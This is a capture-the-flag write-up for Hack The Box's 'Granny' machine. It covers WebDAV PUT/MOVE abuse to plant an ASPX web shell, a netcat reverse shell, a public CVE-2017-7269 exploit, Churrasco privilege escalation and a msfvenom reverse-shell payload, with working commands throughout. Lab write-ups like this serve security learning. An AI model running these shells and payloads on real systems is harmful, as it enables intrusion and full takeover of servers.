Hack The Box - Granny

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Contents

HackTheBox : Granny

This box was marked as easy box. It is indeed easy only if you are doing this with the help of metasploit. The main take away from this box is the public usability of PUT and Move commands which could get us a web shell. Privelege escalation was tough if you think of manually, very easy if doing it via metasploit.

Information Gathering

Port scan

```
nmap -sS -p- -v 10.10.10.15
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-07 11:31 EDT
Initiating Ping Scan at 11:31
Scanning 10.10.10.15 [4 ports]
Completed Ping Scan at 11:31, 0.23s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:31
Completed Parallel DNS resolution of 1 host. at 11:31, 0.00s elapsed
Initiating SYN Stealth Scan at 11:31
Scanning 10.10.10.15 [65535 ports]
Discovered open port 80/tcp on 10.10.10.15
SYN Stealth Scan Timing: About 3.46% done; ETC: 11:46 (0:14:26 remaining)
SYN Stealth Scan Timing: About 9.20% done; ETC: 11:42 (0:10:02 remaining)
SYN Stealth Scan Timing: About 16.76% done; ETC: 11:40 (0:07:32 remaining)
SYN Stealth Scan Timing: About 24.97% done; ETC: 11:39 (0:06:04 remaining)
SYN Stealth Scan Timing: About 32.19% done; ETC: 11:39 (0:05:18 remaining)
Stats: 0:02:47 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 37.73% done; ETC: 11:38 (0:04:37 remaining)
SYN Stealth Scan Timing: About 46.00% done; ETC: 11:38 (0:03:52 remaining)
SYN Stealth Scan Timing: About 54.01% done; ETC: 11:38 (0:03:14 remaining)
SYN Stealth Scan Timing: About 62.54% done; ETC: 11:38 (0:02:35 remaining)
SYN Stealth Scan Timing: About 70.20% done; ETC: 11:38 (0:02:14 remaining)
SYN Stealth Scan Timing: About 75.86% done; ETC: 11:38 (0:01:50 remaining)
SYN Stealth Scan Timing: About 83.29% done; ETC: 11:38 (0:01:15 remaining)
```

```
Completed SYN Stealth Scan at 11:38, 419.57s elapsed (65535 total ports
   )
Nmap scan report for 10.10.10.15
Host is up (0.20s latency).
Not shown: 65534 filtered ports
PORT   STATE SERVICE
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 419.92 seconds
           Raw packets sent: 131344 (5.779MB) | Rcvd: 99479 (19.377MB)
```


Only port `80` is open, now we go and we try to gather some more infomation about it.

```
nmap -sC -sV  -p 80 10.10.10.15
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-07 11:39 EDT
Nmap scan report for 10.10.10.15
Host is up (0.20s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-methods:
|_  Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND
   PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
| http-webdav-scan:
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY,
    MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|   WebDAV type: Unknown
|   Server Type: Microsoft-IIS/6.0
|   Server Date: Thu, 07 May 2020 15:42:32 GMT
|_  Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE,
   PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
   https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.03 seconds
```

We now know that the server is built on IIS 6.0 meaning that the remote system might be running `Windows Server 2003` , we will check whether this was correct or not in the later phase.

Also looking at the scan we see PUT, MOVE method is Public which means we can try and see if we could upload a file on to the webserver

We try to visit the webpage at port 80 and it is a default web page of the IIS server



Under Construction

The site you are trying to view does not currently have a default page. It may be in the process of being upgraded and configured.

Please try this site again later. If you still experience the problem, try contacting the Web site administrator.

If you are the Web site administrator and feel you have received this message in error, please see "Enabling and Disabling Dynamic Content" in IIS Help.

To access IIS Help

1. Click **Start**, and then click **Run**.
2. In the **Open** text box, type **inetmgr**. IIS Manager appears.
3. From the **Help** menu, click **Help Topics**.
4. Click **Internet Information Services**.

Figure 1: Default page at port 80

Enumeration

Directory Fuzzing

We will fire up gobuster to see if we can find some interesting directories to look at, so we can find a place to check if we can put a malicious file on the webserver.

```
gobuster dir -u http://10.10.10.15/  -w /usr/share/wordlists/dirbuster/
    directory-list-2.3-medium.txt  -t 30
```


Here we have the result and we see a few directories, we will check if we can put a file on it.

```
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.15/
[+] Threads:        30
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-
    medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/05/07 11:37:19 Starting gobuster
===============================================================
/images (Status: 301)
/Images (Status: 301)
/IMAGES (Status: 301)
/_private (Status: 301)
===============================================================
2020/05/07 12:24:59 Finished
```

Unfortunately you cannot put a file on these. I tried using the command below but worked easily when I put them in the root directory

Used Curl to PUT a file on the server

```
curl -X PUT http://10.10.10.15/try.txt -d @cmdasp.aspx
```




```
<%@ Page Language="C#" Debug="true" Trace="false" %><%@ Import Namespace="System.Diagnostics" %><%@ Import Namespace="System.IO" %><script Language="c#" runa
ProcessStartInfo();psi.FileName = "cmd.exe";psi.Arguments = "/c "+arg;psi.RedirectStandardOutput = true;psi.UseShellExecute = false;Process p = Process.Start
cmdExe_Click(object sender, System.EventArgs e){Response.Write("<pre>");Response.Write(Server.HtmlEncode(ExcuteCmd(txtArg.Text)));Response.Write("</pre>");}<
<asp:TextBox id="txtArg" style="Z-INDEX: 101; LEFT: 405px; POSITION: absolute; TOP: 20px" runat="server" Width="250px"></asp:TextBox><asp:Button id="testing"
OnClick="cmdExe_Click"></asp:Button><asp:Label id="lblText" style="Z-INDEX: 103; LEFT: 310px; POSITION: absolute; TOP: 22px" runat="server">Command:</asp:Labe
http://michaeldaw.org   04/2007    -->
```

Figure 2: File has been uploaded via PUT

Used Curl to MOVE a file and rename it.

```
curl -X MOVE -H 'Destination: http://10.10.10.15/cmdasp.aspx' http://
    10.10.10.15/try.txt
```




```
nt authority\network service
```

Command: whoami

Figure 3: Command Execution

Copied nc.exe to TEMP folder

```
copy  \\10.10.14.9\tools\nc.exe %TEMP%\nc.exe
```



```
1 file(s) copied.
```


Command: tools\nc.exe %TEMP%\nc.exe

Figure 4: Copied nc.exe

KEY TAKEAWAYS: This can be used to upload nc.exe or anything to get a shell back by command execution

Run this in the webshell and start a listener at 443

```
%TEMP%\nc.exe 10.10.14.9 443 -e cmd.exe
```



```
> rlwrap nc -lvnp 443
listening on [any] 443 ...



connect to [10.10.14.9] from (UNKNOWN) [10.10.10.15] 1
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>
c:\windows\system32\inetsrv>
c:\windows\system32\inetsrv>
c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service

c:\windows\system32\inetsrv>
```

Figure 5: Shell back

Alternative Way

As I was looking for exploits on IIS 6 Remote code execution I found this link: > https://github.com/g0rx/iis6-exploit-2017-CVE-2017-7269/blob/master/iis6%20reverse%20shell


Exploitation

I downloaded the script, checked the usage.

```
python rev.py 10.10.10.15 80 10.10.14.9 443
```

Start a listener

```
rlwrap nc -lvnp 443
```




```
> rlwrap nc -lvnp 443
listening on [any] 443 ...

connect to [10.10.14.9] from (UNKNOWN) [10.10.10.15] 1036
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>
```

Figure 6: Intial Shell

Let us see the privileges we have as the current user. Nothing much but we can see the **SeImpersonatePrivilege** was enabled. But we cannot use JuicyPotato.exe as it is as old machine and was not sure.

```
C:\WINDOWS\Temp>systeminfo
systeminfo

Host Name:                 GRANNY
OS Name:                   Microsoft(R) Windows(R) Server 2003,
    Standard Edition
OS Version:                5.2.3790 Service Pack 2 Build 3790
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Uniprocessor Free
Registered Owner:          HTB
Registered Organization:   HTB
Product ID:                69712-296-0024942-44782
Original Install Date:     4/12/2017, 5:07:40 PM
System Up Time:            0 Days, 0 Hours, 14 Minutes, 55 Seconds
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x86 Family 23 Model 1 Stepping 2
                               AuthenticAMD ~1999 Mhz
BIOS Version:              INTEL  - 6040000
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (GMT+02:00) Athens, Beirut, Istanbul, Minsk
Total Physical Memory:     1,023 MB
Available Physical Memory: 790 MB
Page File: Max Size:       2,470 MB
Page File: Available:      2,326 MB
Page File: In Use:           144 MB
Page File Location(s):       C:\pagefile.sys
Domain:                      HTB
Logon Server:                N/A
Hotfix(s):                   1 Hotfix(s) Installed.
                             [01]: Q147222
Network Card(s):             N/A
```

I tried to access the user (Lakis) folder and it said access denied. So we have to escalate privileges.



```
C:\Documents and Settings>cd Lakis
cd Lakis
Access is denied.
```

Figure 7: Access denied for the user folder

Privilege escalation

After a lot of searching and struggling I came to find this link: https://github.com/Re4son/Churrasco

I downloaded the exe and saved it on my work folder and started a smbserver to transfer

```
python3 /usr/share/doc/python3-impacket/examples/smbserver.py tools .
```


On the window's shell

```
copy \\10.10.14.9\tools\churrasco.exe
```

After it loaded on the machine

```
churrasco -d "c:\windows\system32\cmd.exe"
```

All I did was ran this multiple times until it worked and my eyes fell on this



```
C:\WINDOWS\TEMP>whoami /priv
whoami /priv
nt authority\system
/churrasco/-->Current User: NETWORK SERVICE
/churrasco/-->Getting Rpcss PID ...
/churrasco/-->Found Rpcss PID: 668
/churrasco/-->Searching for Rpcss threads ...
/churrasco/-->Found Thread: 672
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 676
/churrasco/-->Thread not impersonating, looking for another thread...
/churrasco/-->Found Thread: 684
/churrasco/-->Thread impersonating, got NETWORK SERVICE Token: 0x730
/churrasco/-->Getting SYSTEM token from Rpcss Service...
/churrasco/-->Found NETWORK SERVICE Token
/churrasco/-->Found LOCAL SERVICE Token
/churrasco/-->Found SYSTEM token 0x728
/churrasco/-->Running command with SYSTEM Token...
/churrasco/-->Done, command should have ran as SYSTEM!
nt authority\system
```

Figure 8: Interesting output


Now I quickly made a msfvenom `rev.exe` using this

```
msfvenom -p windows/shell/reverse_tcp LHOST=10.10.14.9 LPORT=4444 -f exe > rev.exe
```

Copied this is my shared folder with the machine and then transferred it to the target

```
copy \\10.10.14.9\tools\rev.exe
```

I started a listener at port 4444 and after running the rev.exe above multiple times, I finally got a shell with System Privilege and then I grabbed the flag.




```
C:\WINDOWS\TEMP>whoami
whoami
nt authority\system

C:\WINDOWS\TEMP>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                  Description                               State
=============================== ========================================= ========
SeTcbPrivilege                  Act as part of the operating system       Enabled
SeCreateGlobalPrivilege         Create global objects                     Enabled
SeTakeOwnershipPrivilege        Take ownership of files or other objects  Disabled
SeCreatePagefilePrivilege       Create a pagefile                         Enabled
SeLockMemoryPrivilege           Lock pages in memory                      Enabled
SeAssignPrimaryTokenPrivilege   Replace a process level token             Disabled
SeIncreaseQuotaPrivilege        Adjust memory quotas for a process        Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority              Enabled
SeCreatePermanentPrivilege      Create permanent shared objects           Enabled
SeDebugPrivilege                Debug programs                            Enabled
SeAuditPrivilege                Generate security audits                  Enabled
SeSecurityPrivilege             Manage auditing and security log          Disabled
SeSystemEnvironmentPrivilege    Modify firmware environment values        Disabled
SeChangeNotifyPrivilege         Bypass traverse checking                  Enabled
SeBackupPrivilege               Back up files and directories             Disabled
SeRestorePrivilege              Restore files and directories             Disabled
SeShutdownPrivilege             Shut down the system                      Disabled
SeLoadDriverPrivilege           Load and unload device drivers            Disabled
```

Figure 9: Shell with system privileges

Flags

